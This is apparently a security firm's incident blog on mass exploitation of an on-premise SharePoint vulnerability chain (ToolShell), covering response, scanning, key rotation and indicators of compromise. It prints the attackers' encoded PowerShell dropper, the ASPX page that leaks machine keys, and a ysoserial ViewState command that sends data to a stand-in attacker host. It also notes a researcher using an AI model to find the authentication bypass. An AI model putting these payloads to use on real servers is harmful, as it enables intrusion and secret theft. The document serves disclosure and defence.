

SharePoint 0-day uncovered (CVE-2025-53770)

SharePoint 0-day uncovered (CVE-2025-53770) - Eye Security, @eyesecurity_, Eye Research.

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Content

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From SOC Alert Triage to SharePoint Mass Exploitation

On the evening of July 18, 2025, Eye Security was the first in identifying large-scale exploitation of a** SharePoint remote code execution (RCE) **vulnerability chain in the wild. Demonstrated [just days before on X](#), this exploit is being used to compromise on-premise SharePoint Servers across the world. The chain we uncover in this blog combines [CVE-2025-49706](#) & [CVE-2025-49704](#) to get unauthorised RCE on unpatched SharePoint Servers.



After we learned about this chain being exploited in the wild, our team scanned over** 23000 SharePoint servers **worldwide. In total, we discovered more than 400 systems actively compromised during four confirmed waves of attack:

- confirmed initial wave on **17th of July** **at** 12:51 UTC from 96.9.125[.]147 (probably testing)
- confirmed wave #1 on **18th of July** **at** 18:06 UTC from 107.191.58[.]76 (widely successful)
- confirmed wave #2 on **19th of July **at** 07:28 UTC from 104.238.159[.]149
- confirmed multiple waves on and after **21th of July**

This blog will share our detailed findings and recommendations to patch & perform a compromise assessment if you think you are affected. While this story develops, we

update this blog regularly as shown in our [timeline]() using [references](). Consider [following us on LinkedIn](#) to help us spread the word.

Update (July 29, 2025): Clarifications and Corrections

Since the publication of this blog, we've received helpful feedback from the community. Here's what we've updated based on thoughts [shared by researcher @irsdl](#) on X on the 28th of July 2025.

- **Correct CVEs Referenced:** The vulnerabilities exploited during the July 17–19 seem not to be CVE-2025-53770/53771, but rather the original ToolShell chain: CVE-2025-49706 (auth bypass) and CVE-2025-49704 (deserialization RCE).
- **No Zero-Day:** The vulnerabilities we identified on July 18 seems to already been disclosed and patched on **July 8, 2025**, meaning this was an N-day exploitation, not a true zero-day. Our initial use of "0-day" has been removed in this blog to reflect this.
- **Patch Confusion:** Our original assumption was based on Microsoft's out-of-band patch on July 19, which we believed addressed the attack chain we observed. It was later confirmed that this patch was a fix for bypass variants, not new exploitation. [Microsoft has since clarified this publicly](#).
- **Limited Exploitation Scope:** While we found 400+ compromised SharePoint servers, over 8,000 systems remain exposed online. This supports the updated consensus that attackers exploited known flaws on unpatched systems (July 9th patch was available), not a new variant.
- **Removed Unverified PoCs:** We removed links to speculative GitHub PoCs for CVE-2025-53770 that could not be validated and may have contributed to confusion.
- **No File Write Required:** We updated our blog to make sure that readers understand that the ToolShell attack chain, does effectively not require writing a file to disk. RCE can be achieved in-memory via crafted POST requests. File-based webshells (like `spinstall0.aspx`) were dropped after initial exploitation for persistence and are just one variant that we observed, there might be countless more variants used since July 7, 2025, so assume breach.
- **Appreciation for the Community:** We thank [@irsdl](#) and others for their detailed analysis and respectful corrections. We regret any confusion our initial post may have caused and remain committed to clear, fact-based communication.

We've made these updates to ensure accuracy and help defenders respond effectively. All remediation guidance remains valid.

A Word on Disclosure

This blog post follows dozens of **responsible disclosures** to affected organizations and their national GovCERT's. In every confirmed case, we reached out directly with detailed evidence (including the exact SharePoint URL affected). Our priority is clear: defend the ecosystem. Therefore, we will mask some details in this blog while organizations are recovering from their breaches. And we will never share victims.

Evening of July 18, 2025

Early in the evening, our 24/7 detection team received an alert from one of our **CrowdStrike Falcon EDR **deployment**** at a specific customer. The alert flagged a suspicious process chain on a legacy SharePoint on-prem server, tied to a recently uploaded malicious `.aspx` file.

At first glance, it looked familiar. A classic web shell, obfuscated code in a custom path, designed to allow remote command execution via HTTP. We've seen many of these before. What made this one stand out, however, was *how* it got there.

Our first hypothesis was mundane but plausible: a brute-force or credential-stuffing attack on a **federated ADFS identity**, followed by an authenticated upload or a remote code attempt using valid credentials. The affected SharePoint server was exposed to the internet and tied into Azure AD using a hybrid ADFS. That stack, when misconfigured or outdated, can be a dangerous combination.

It all seemed to confirm the theory: credentials compromised → shell dropped → persistence achieved.

Looking at the IIS logs more closely, we notice that the Referer is set to `/_layouts/SignOut.aspx`. That's odd. How can that be an authenticated request, just after the user has logged out?

```
2025-07-18 18:xx:04 <proxy masked> POST /_layouts/15/ToolPane.aspx
DisplayMode=Edit&a=/ToolPane.aspx 443 - <proxy masked> Mozilla/5.0+
(Windows+NT+10.0;+Win64;+x64;+rv:120.0)+Gecko/20100101+Firefox/120.0
/_layouts/SignOut.aspx 302 0 0 707
2025-07-18 18:xx:05 <proxy masked> GET /_layouts/15/spinstall0.aspx - 443 - <proxy
masked> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:120.0)+Gecko/20100101+Firefox/120.0
/_layouts/SignOut.aspx 200 0 0 31
```

Something didn't add up.

- We found no successful authentications in ADFS logs, or the logging was at least insufficient...
- Malicious IIS logs did not contain a value in the `cs-username` column...
- POST request to `/_layouts/15/ToolPane.aspx` seemed *rather specific*...
- Referer set so `/_layouts/SignOut.aspx` cannot be authenticated, *right?*...
- We developed a feeling that credentials were *never used*...

How could the attacker write files to the server, ****without authenticating**** at all?

ToolShell (CVE-2025-49706 & CVE-2025-49704)

That's when we realized we were no longer dealing with a simple credential-based intrusion. This wasn't a bruteforce or phishing scenario. **This was CVE territory.**

After some digging, we learned that three days earlier, the offensive security team from **Code White GmbH** [demonstrated](#) they could reproduce an unauthenticated RCE exploit chain in SharePoint, a combination of two bugs presented at Pwn2Own Berlin earlier this year in May: CVE-2025-49706 & CVE-2025-49704. They dubbed the chain **ToolShell**.



Soroush Dalili ✓
@irsdl




I originally had Gemini expecting a 200 OK instead of a 401, but after dropping a server-side breakpoint so it could use a timeout as the auth signal, it cracked the bypass! 🦋 AI + human teamwork for the win! 🚩

Next: finding the right parameters & deserialization in Toolpane.aspx. No simple patch diffing; only the gadget is clear. First we must identify those params (I know them, but can AI?). Then repurpose the removed gadget into a payload to execute code. We'll need decompiled Microsoft.PerformancePoint.Scorecards.Client.dll and likely several blog posts. Can AI handle it if we break it into bite-sized tasks? I'm skeptical. GPT models have stumbled on this before - but we'll see. 🤔

[#AI](#) [#Reversing](#) [#SharePoint](#)

Huge thanks to @_Iogg & @mwulftange for the tips! 🙏



At the time, it was considered a proof-of-concept. No public code was released, and details were scarce. But the timing matched. And so did the behavior: vulnerability in `/_layouts/15/ToolPane.aspx`, file writes, no login, and complete control of the web application process. But the HTTP Referer header used, was odd: `/_layouts/SignOut.aspx`.

We later found that this specific Referer has been fuzzed by @irsdl on the 17th of July 2025, only the decompilation of a .NET binary called `Microsoft.PerformancePoint.Scorecards.Client.dll` remained.

```
✦ The request timed out. This confirms the authentication bypass was successful, and your breakpoint was hit on the server, pausing the execution as intended. The key was using the version-specific /_layouts/15/signout.aspx path in the Referer header.
```

```
> █ Type your message or @path/to/file
```

```
...mnt/beforeJuly2025/16/ISAPI/Microsoft.SharePoint.dll/ no sandbox (see gemini-2.5-pro (94%  
Microsoft.SharePoint /docs) context left)
```

@irsdl finding `/_layouts/SignOut.aspx` as valid Referer to bypass authentication

This wasn't a credential issue. We stumbled upon a weaponized Pwn2Own exploit being used in the wild.

ASPX payload: dumping crypto (SharpShell)

When our team began reviewing the impacted systems, we expected to find the usual suspects: standard web shells designed for command execution, file uploads, or lateral movement. Instead, what we discovered was more subtle, and arguably more dangerous: a stealthy `spinstall0.aspx` file whose sole purpose was to extract and leak cryptographic secrets from the SharePoint server using a simple GET request.

Powershell.exe process spawned by `w3wp.exe` as grandparent (IIS worker) and `cmd.exe` as parent on the affected Windows Server (telemetry collected by our EDR):

powershell -EncodedCommand

JABiAGEAcwBlADYANABTAHQAcgBpAG4AZwAgAD0AIAAiFAAQwBWAEESQBFAGwAdABjAEcA0QB5AGQAQwBCAE8AW
QBXADEAbABjADMAQgBoAFkAMgBVADkASQBsAE4ANQBJADMAUgBsAGIAUwA1AEUAYQBXAIEYAbgBiAG0A0QB6AGQARw
BsAGoAYwB5AEkAZwBKAFQANAB0AEMAagB3AGwAUQBDAEIASgBiAFgAQgB2AGMAbgBRAGcAVABtAEYAdABaAFgATgB
3AFkAVwB0AGwAUABTAEoAVABlAFgATgAwAFoAVwAwAHUAWBVADgAaQBJAEMAVQArAEQAUQBvAdgAYwAyAE4AeQBh
AFgAQgAwAEkASABKADEAYgBtAEYAMABQAFMASgB6AFoAWABKADIAWgBYAEkAaQBJAECeAeBoAGIAbQBKADEAWQBXA
GQAbABQAFMASgBqAEkAeQBjAGcAUQAwADkARQBSAFYAQgBCAFIAMABVADkASQBqAFkAMQBNAEQAQQB4AEkAagA0AE
4AQwBpAEEEAZwBJAEMAQgB3AGQAVwBKAHMAYQBXAIE0AZwBkAG0A0QBwAFoAQwBCAFEAWQBXAGQAbABYADIAeAB2AFk
AVwBRAG8ASwBRADAASwBJAEMAQQBnAEkASABzAE4AQwBnAGsASgBkAG0ARgB5AEkASAB0ADUASQBEADAAZwBVADMA
bAB6AGQARwBWAHQATABsAEoAbABaAG0AeABsAFkAMwBSAHAAYgAyADQAdQBRAFgATgB6AFoAVwAxAGkAYgBIAGsAd
QBUAEcA0QBoAFoAQwBnAGkAVQAzAGwAegBkAEcAVgB0AEwAbABkAGwAWQBpAHcAZwBWAG0AVgB5AGMAMgBsAHYAYg
BqADAAMABMAGoAQQB1AE0AQwA0AHcATABDAEiARABkAFcAeAAwAGQAWABKAGwAUABXADUAbABkAFgAUgB5AFkAVwB
3AHMASQBGAIEIAMQBZAG0AeABwAFkAMAB0AGwAZQBWAFIAdgBhADIAVgB1AFAAVwBJAHcATQAYAFkAMQBaAGoAZABt
AE0AVABGAGsATgBUAEIAaABNADIARQBpAEsAVABzAE4AQwBpAEAAZwBJAEMAQQBnAEkAQwBBAGcAZABtAEYAEQBJA
EcAMQByAGQAQwBBADkASQBIAE4ANQBMAGsAZABsAGQARgBSADUAYwBHAFUAbwBJAGwATgA1AGMAMwBSAGwAYgBTAD
UAWABaAFcASQB1AFEAMgA5AHUAWgBtAGwAbgBkAFgASgBoAGQARwBsAHYAYgBpADUATgBZAFcATgBvAGEAVwA1AGw
AUwAyAFYANQBVADIAVgBqAGQARwBsAHYAYgBpAEkAcABPAHcAMABLAIEkAQwBBAGcASQBDAEEAZwBJAEMAQgAyAFkA
WABJAGcAwgAyAEYAagBJAEQAMABnAGIAVwB0ADAATABrAGQAbABkAEUAMQBsAGQARwBoAHYAWgBDAGcAaQBSADIAV
gAwAFEAWABCAHcAYgBHAGwAagBZAFgAUgBwAGIAMgA1AEQAYgAyADUAbQBhAFcAYwBpAEwAQwBCAFQAZQBIAE4AMA
BaAFcAMAB1AFUAbQBWAG0AYgBHAFYAagBkAEcAbAB2AGIAaQA1AEMAYQBXADUAawBhAFcANQBuAFIAbQB4AGgAwgA
zAE0AdQBVDMAUgBoAGQARwBsAGoASQBIAHcAZwBVADMAbAB6AGQARwBWAHQATABsAEoAbABaAG0AeABsAFkAMwBS
AHAAYgAyADQAdQBRAG0AbAB1AFoARwBsAHUAWgAwAFoAcwBZAFcAZAB6AEwAawA1AHYAYgBsAEIAMQBZAG0AeABwA
FkAeQBrADcARABRAG8AZwBJAEMAQQBnAEkAQwBBAGcASQBIAFoAaABjAGkAQgBqAFoAeQBBADkASQBDAGgAVABlAF
gATgAwAFoAVwAwAHUAVgAyAFYAaQBMAgSAtgB2AGIAbQBhAAHAWgAzAFYAeQBZAFgAUgBwAGIAMgA0AHUAVABXAIEY
AagBhAEcAbAB1AFoAVQB0AGwAZQBWAE4AbABZADMAUgBwAGIAMgA0AHAAWgAyAEYAagBMAGsAbAB1AGQAbQA5AHIA
WgBTAGgAdQBkAFcAeABzAEwAQwBCAHUAWgBYAGMAZwBiADIASgBxAfOAVwB0ADAaVwB6AEIAZABLAfQAcwB0AEMAa
QBBAGcASQBDAEEAZwBJAEMAQQBnAFUAbQBWAHoAYwBHADkAdQBjADIAVQB1AFYAMwBKAAHAZABHAFUAbwBZADIAyW
B1AFYAbQBGAHMAYQBXAFIAaABkAEcAbAB2AGIAaawB0AGwAZQBTAHMAaQBmAEMASQByAFkAMgBjAHUAVgBtAEYAcwB
hAFcAUgBoAGQARwBsAHYAYgBpAHMAaQBmAEMASQByAFkAMgBjAHUAVgBHAFYAagBjAG4AbAB3AGQARwBsAHYAYgBr
AHQAbABlAFMAcWbPAGYAQwBJAHIAWQAYAGMAdQBSAEcAVgBqAGMAbgBsAHcAZABHAGwAdgBiAGkAcwBpAGYAQwBJA
HIAWQAYAGMAdQBRADIAOQB0AGMARwBGADAAYQBXAIEoAcABiAEcAbAAwAGUAVQAxAHYAWgBHAFUAcABPAHcAMABLAIE
kAQwBBAGcASQBIAADAATgBDAGoAdwB2AGMAMgB0AHkAYQBIAEIAMABQAGcAPQA9ACIADQAKACQAZABlAHMAAdABpAG4
AYQB0AGkAbwBuAEYAaQBsAGUAIAA9ACAAIgBDADoAXABQAFIATwBHAFIAQQB+ADEXABDAE8ATQBNAE8ATgB+ADEX
XABNAIEkAQwBSAE8AUwB+ADEXABXAEUAQgBTAEUAUgB+ADEXAAxADYAXABUAEUATQBQAEwAQQBUEUAXABMAEEAW
QBPAFUAVABTAFwAcwBwAGkAbgBzAHQAYQBBSAGwAMAAuAGEAcwBwAHgAIgANAAoAJABkAGUAYwBvAGQAZQBkAEIAeQ
B0AGUAcWAgAD0AIAAbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgB1AHIAAdABdADoA0gBGAHIAbwBtAEIAYQBzAGUANgA
0AFMAAdABYAGkAbgBnACgAJABiAGEAcwBlADYANABTAHQAcgBpAG4AZwApAA0ACgAkAGQAZQBjAG8AZABlAGQAQwBv
AG4AdABlAG4AdAAgAD0AIAAbAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoA0gBVA
FQARgA4AC4ARwBlAHQAUwB0AHIAaQBAGcAKAAkAGQAZQBjAG8AZABlAGQAQgB5AHQAZQBzACkADQAKACQAZABlAG
MAbwBkAGUAZABDAG8AbgB0AGUAbgB0ACAAfAAgAFMAZQB0AC0AQwBvAG4AdABlAG4AdAAgAC0AUABhAHQAaAAgACQ
AZABlAHMAAdABpAG4AYQB0AGkAbwBuAEYAaQBsAGUAIAAaAEUAcgByAG8AcgBBAGMAdABpAG8AbgAgAFMAAdABvAHAA

Decoding reveals the payload, unpacking a base64 layer and dropping its contents to **spinstall0.aspx**:

```
$base64String =
"PCVAIEltcG9ydCB0YW1lc3BhY2U9IiN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwLQCBJbXBvcnQgTmFtZXNwYWNl
PSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1M
DAxIj4NCiAgICBwdWJsaWNgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkjdMfyIHNSID0gU3lzdGVtLlJlZmxlY3
Rpb24uQXNzZWlibHkuTG9hZCgiU3lzdGVtLldlYiwiVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB
1YmxpY0tleVRva2VuPWlwM2Y1ZjdmMTFkNTBhM2EiKTSNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIiN5
c3RlbS5XZWlUQ29uZmldXJhdGlubi5NYWNoaW5lS2V5U2VjdGlubiIp0w0KICAgICAgICB2YXIgZ2FjID0gbWt0L
kdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlubi5CaW5kaW5nRmxhZ3MuU3
RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyYk7DQogICAgICAgIHZhciBjZyA
9IChTeXN0ZW0uV2ViLkNvbWZpZ3VyYXRpb24uTWJjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcg
b2JqZWNoZWzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIRy2cuVmFsaWRhd
GlvbisifCIRy2cuRGVjcnldGlvbktleSsifCIRy2cuRGVjcnldGlvbisifCIRy2cuQ29tcGF0aWJpbGl0eU1vZG
Up0w0KICAgIH0NCjwvc2NyaXB0Pg=="
$destinationFile =
"C:\PROGRA~1\COMMON~1\MICROS~1\WEBSE~1\16\TEMPLATE\LAYOUTS\spinstall0.aspx"
$decodedBytes = [System.Convert]::FromBase64String($base64String)
$decodedContent = [System.Text.Encoding]::UTF8.GetString($decodedBytes)
$decodedContent | Set-Content -Path $destinationFile -ErrorAction Stop
```

Contents of **spinstall0.aspx**, most probably created with [Sharpyshell](#)
(92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514)

```
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
        var sy = System.Reflection.Assembly.Load("System.Web,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
        var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig",
System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
        var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null, new
object[0]);

        Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+cg.Decryption+
"|"+cg.CompatibilityMode);
    }
</script>
```

This wasn't your typical webshell. There were no interactive commands, reverse shells, or command-and-control logic. Instead, the page invoked internal .NET methods to read the SharePoint server's **MachineKey** configuration, including the `ValidationKey`. These keys

are essential for generating valid `__VIEWSTATE` payloads, and gaining access to them effectively turns any authenticated SharePoint request into a **remote code execution opportunity**.

Then it all clicked together.

RCE on SharePoint using *ysoserial*

Based on us reading about [CVE-2021-28474](#), we learned how the mass exploitation used the ASPX payload to maintain persistence, even after patching: utilizing the way SharePoint handles `__VIEWSTATE`.

In the original [CVE-2021-28474](#), attackers abused the server-side control parsing logic in SharePoint pages to inject unexpected objects into the page lifecycle. This was possible because SharePoint loaded and executed ASP.NET `ViewState` objects using a signing key, namely the `ValidationKey`, stored in the machine's configuration. By crafting a malicious page request with a serialized payload, and *correctly signing it*, an attacker could cause SharePoint to deserialize arbitrary objects and execute embedded commands. However, the exploit was gated by the requirement to generate a valid signature, which in turn required access to the server's secret `ValidationKey`.

Now, using the ToolShell chain (CVE-2025-49706 + CVE-2025-49704), the attackers we observed were able to extract the `**ValidationKey**` via the malicious ASPX. Once this cryptographic material is leaked, the attacker can craft fully valid, signed `__VIEWSTATE` payloads using a tool called [ysoserial](#) as shown in the example below. Using [ysoserial](#) the attacker can [generate](#) its own valid SharePoint tokens for RCE:

```
# command to get the <VIEWSTATE_GENERATOR> via any public available SharePoint page, like start.aspx
curl -s https://target.com/_layouts/15/start.aspx | grep -oP '.__VIEWSTATEGENERATOR" value="\K[^\"]+\'

# example malicious Powershell viewstate payload that the adversary can utilize as RCE to list a dir
ysoserial.exe -p ViewState -g TypeConfuseDelegate \
-c "powershell -nop -c \"dir 'C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\15\TEMPLATE\LAYOUTS' | % { Invoke-WebRequest -Uri ('http://attacker.com/?f=' + [uri]::EscapeDataString($_.Name)) }\" \" \
--generator="<VIEWSTATE_GENERATOR>" \
--validationkey="<VALIDATION_KEY>" \
--validationalg="<VALIDATION_ALG>" \
--islegacy \
--minify

# finally, by adding the generated token to any request, the command is executed (RCE)
curl http://target/_layouts/15/success.aspx?__VIEWSTATE=<YSOSERIAL_GENERATED_PAYLOAD>
```

These payloads can embed any malicious commands. It allows for full persistence and zero authentication, even after patching.

Patch Clarifications: CVE-2025-53770 and CVE-2025-53771

About 24 hours after we published our initial findings and contacted affected vendors, the Microsoft Security Response Center (MSRC) released an out-of-band advisory addressing two new CVEs: CVE-2025-53770 (a patch bypass of CVE-2025-49704) and **CVE-2025-53771** (a bypass of CVE-2025-49706). These CVEs were introduced to fix weaknesses in the original July 8 patches, but as Microsoft later clarified in their [guidance](#), **they had not yet been exploited in the wild at that time.**

The confirmed exploitation activity, observed by us and others since July 17, seems to be based on the original vulnerabilities CVE-2025-49704 and CVE-2025-49706, now collectively referred to as ToolShell. Systems that received the original July 8 patch should be immune to the exploit waves we gave observed.

We continue to advise defenders to take action immediately, especially by reviewing system logs, rotating machine keys, and following Microsoft's mitigation steps, **regardless of patch status.**

Our first response

For our customer, we immediately initiated a thorough sweep of the SharePoint server and surrounding systems to ensure no additional web shells or persistence mechanisms were present. In parallel, we directly notified the customer, isolated the affected system from the network, and activated our incident response protocol. While the full compromise assessment is still ongoing and we will not disclose further details at this time, early evidence suggests that the attack was stopped before it could succeed, ****thanks to the timely intervention of our EDR****, which blocked further execution and prevented lateral movement.

After performing some searches across all customers, we confirmed there were no other active intrusions, allowing us to start our research to inform potential other victims.

Scanning the internet to inform victims

Realizing we were likely witnessing the first wave of a mass exploitation campaign, we expanded our scope. Using internal telemetry, we scanned over 23000 public-facing SharePoint environments.

```

# determine SharePoint version
curl -s -I -X OPTIONS --connect-timeout 5 "https://$HOST" \
  | grep -i "^MicrosoftSharePointTeamServices:" \
  | awk '{print $2}' | tr -d '\r'

# fetch malicious aspx endpoint (note that SP always returns HTTP 200 even if file does
not exist)
RESPONSE=$(curl -s -w "HTTPSTATUS:%{http_code}" --connect-timeout 5 "$URL")
BODY=$(echo "$RESPONSE" | sed -e 's/HTTPSTATUS\:.*//g')
STATUS=$(echo "$RESPONSE" | tr -d '\n' | sed -e 's/.*HTTPSTATUS://')
SIZE=$(echo -n "$BODY" | wc -c)

# filter on HTTP response bodies of exactly 160 bytes in size
if [ "$STATUS" = "200" ] && [ "$SIZE" -le 160 ]; then
    echo "$BODY"
fi

# if the aspx implant is there, you now have obtained proof (160 bytes long)
# response body format (example):

[A-Z0-9]{64}|HMACSHA256|[A-Z0-9]{64}|Auto|Framework20SP1

```

Our goal of scanning was clear: determine if the exploit was isolated or systemic. The answer came quickly and decisively: it was systemic. Within hours, we identified more than **dozens of separate servers compromised** using the exact same payload at the same filepath. In each case, the attacker had planted a shell that leaked sensitive key material, enabling complete remote access.

Given the scale and severity, we moved fast to privately disclose our findings. We compiled technical IOCs, URLs, and compromise indicators and contacted multiple national CERTs across** **the world. We also notified the relevant affected organizations when possible, in line with responsible disclosure guidelines. Later on, we got offered support by [watchTower](#), [Shadowserver](#), [DIVD](#) and [Hadrian](#) in notifying victims and improve scanning.

Call to action: follow Microsoft's guidance

We strongly advise you to follow [Microsoft Customer guidance for SharePoint vulnerability CVE-2025-53770](#).

Rotating Machine Keys (pre-caution)

The attack we've observed specifically targets the exfiltration of SharePoint server ASP.NET machine keys. These keys can be used to facilitate further attacks, even at a later date. It

is **critical** that affected servers rotate SharePoint server ASP.NET machine keys and restart IIS on all SharePoint servers. Patching alone is not enough.

If you are not targeted, or you are unsure, we also advise teams to rotate their Machine Keys just to be sure. It has no system impact, only that IIS is offline for some seconds while restarting services.

To update the machine keys using PowerShell, use the following documentation from [Microsoft Learn](#):

```
# Method 1: manual per webapp
## List all web apps
Get-SPWebApplication | Format-Table DisplayName, Url, Id

## Manually select one of the following formats to select the webapp:
## - Web Application URL, e.g.: "https://intranet.contoso.com"
## - Display Name of Web App, e.g.: "SharePoint - 443"
## - Web Application GUID, e.g.: "d8d39c8d-f2e3-4f7f-a3fc-18b9d56b7ac4"
## Replace <webapp> with URL, name or GUID you selected
Set-SPMachineKey -WebApplication <webapp>
Update-SPMachineKey -WebApplication <webapp>

# Method 2: bulk
## If you wish to rotate sites in bulk, you can use the following loop.
## It's not recommended, only do this if you know what you are doing.
Get-SPWebApplication | ForEach-Object {
    Write-Host "Updating machine key for $($_.Url)"
    Set-SPMachineKey -WebApplication $_
    Update-SPMachineKey -WebApplication $_
}
```

Please note that in specific setups, like in clustered or load-balanced environments, our instructions might not work. If possible, please consult a specialised partner to support and validate.

After rotating the keys, restart IIS on all SharePoint servers by running: `iisreset.exe` .

Understanding the risk (for CISO's)

CVE-2025-49706 and CVE-2025-49704, also referred to as **ToolShell**, are critical vulnerabilities in on-premises SharePoint that enable attackers to gain control of servers without authentication.

- Microsoft has confirmed active exploitation and released patches on July 8th 2025. But as some systems were not patched on July 17th 2025 and onwards, attackers managed to make global impact with mass exploitation tactics.

- Microsoft released that they observed ToolShell exploitation already on July 7th 2025 in the wild. So assume breach is advised, depending on your organizations' risk profile.
- The risk is not theoretical. Attackers can execute code remotely, bypassing identity protections such as MFA or SSO. Once inside, they can access all SharePoint content, system files, and configurations and move laterally across the Windows Domain.
- More concerning is the theft of cryptographic keys. These keys allow attackers to impersonate users or services, even after the server is patched. So patching alone does not solve the issue: **you need to rotate machine keys** to invalidate future tokens a malicious actor could create.
- Attackers can maintain persistence through backdoors or modified components that survive reboots and updates. So please consult expert incident response services if in doubt.
- Because SharePoint often connects to core services like Outlook, Teams, and OneDrive, a breach can quickly lead to data theft, password harvesting, and lateral movement across the network.

You should assess for compromise immediately and respond accordingly. If that's done, you should assess & test your patching process and controls, making sure vendors patches are deployed asap once they are available.

Immediate response recommendations

If you verified you are compromised, act immediately. Follow [Microsoft's advisory](#) and make sure to:

- Isolate or shut down affected SharePoint servers. Blocking via firewall is not enough as persistence may already exist.
- **Renew all credentials and system secrets** that could have been exposed via the malicious ASPX.
- Engage your incident response team or a trusted cybersecurity firm. Time is critical. If you need support, please consult specialised support.

Indicators of Compromise (IOC's)

Please share the following indicators with your IT-team and/or MSP, allowing them to check their logs. Please note that this list might not be complete.

- 107.191.58[.]76 – *first exploit wave*
- 104.238.159[.]149 – *second exploit wave*
- 96.9.125[.]147 – *shared by PaloAlto Unit42, initial exploit wave*
- **Note:** *more exploit wave*s *on and after 21th of July:* 45.191.66[.]77, 45.77.155[.]170, 64.176.50[.]109, 206.166.251[.]228, 34.72.225[.]196, 34.121.207[.]116, 141.164.60[.]10, 134.199.202[.]205, 188.130.206[.]168
- **Note:** post-exploitation c2 traffic: 131.226.2[.]6

- Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0 - *user agent string used in active exploitation on 18th & 19th of July*
- Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:120.0)+Gecko/20100101+Firefox/120.0 - *encoded user agent string for IIS log searches*
- **Note:** we will not add any newly observed user agents after 19th of July observation
- `/_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/_layouts/ToolPane.aspx` - *POST path used to trigger exploit and push Sharpshell*
- `/_layouts/16/ToolPane.aspx?DisplayMode=Edit&a=/_layouts/ToolPane.aspx` ******- ******alternative version
- `Referer: /_layouts/SignOut.aspx` - *exact HTTP header used in exploiting ToolPane.aspx*
- **Note:** be advised that full URI Referers are also used in the wild: `Referer: https://<target>/_layouts/SignOut.aspx` and `Referer: http://<target>/_layouts/SignOut.aspx`
- GET request to malicious ASPX file in `/_layouts/15/spinstall0.aspx` ******- *aspx crypto dumper used by [CVE-2021-28474](#) with tool [ysoserial](#) to get RCE on SharePoint*
- `92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514` - *SHA256 hash of spinstall0.aspx crypto dumper probably created with [Sharpshell](#)*
- `C:\PROGRA~1\COMMON~1\MICROS~1\WEBSE~1\16\TEMPLATE\LAYOUTS\spinstall0.aspx` - *location of the malicious aspx file on Windows Servers running SharePoint*
- **Note:** alternative paths exists depending on your version:
`C:\PROGRA~1\COMMON~1\MICROS~1\WEBSE~1\15\TEMPLATE\LAYOUTS\spinstall0.aspx`
- ****Note:** ******variants like `spinstall.aspx`, `spinstall1.aspx` and `spinstall2.aspx`, `xxx.aspx`, `3plx.aspx`, `debug_dev.js`, `info.js` have also been seen. Be aware that the filename can be anything.

Indicators of Attack (IoA's)

The following queries can be used to hunt exploitation attempts with CrowdStrike Falcon, Defender for Endpoint and Sentinel One Complete.

CrowdStrike Falcon (Next-Gen SIEM)

```
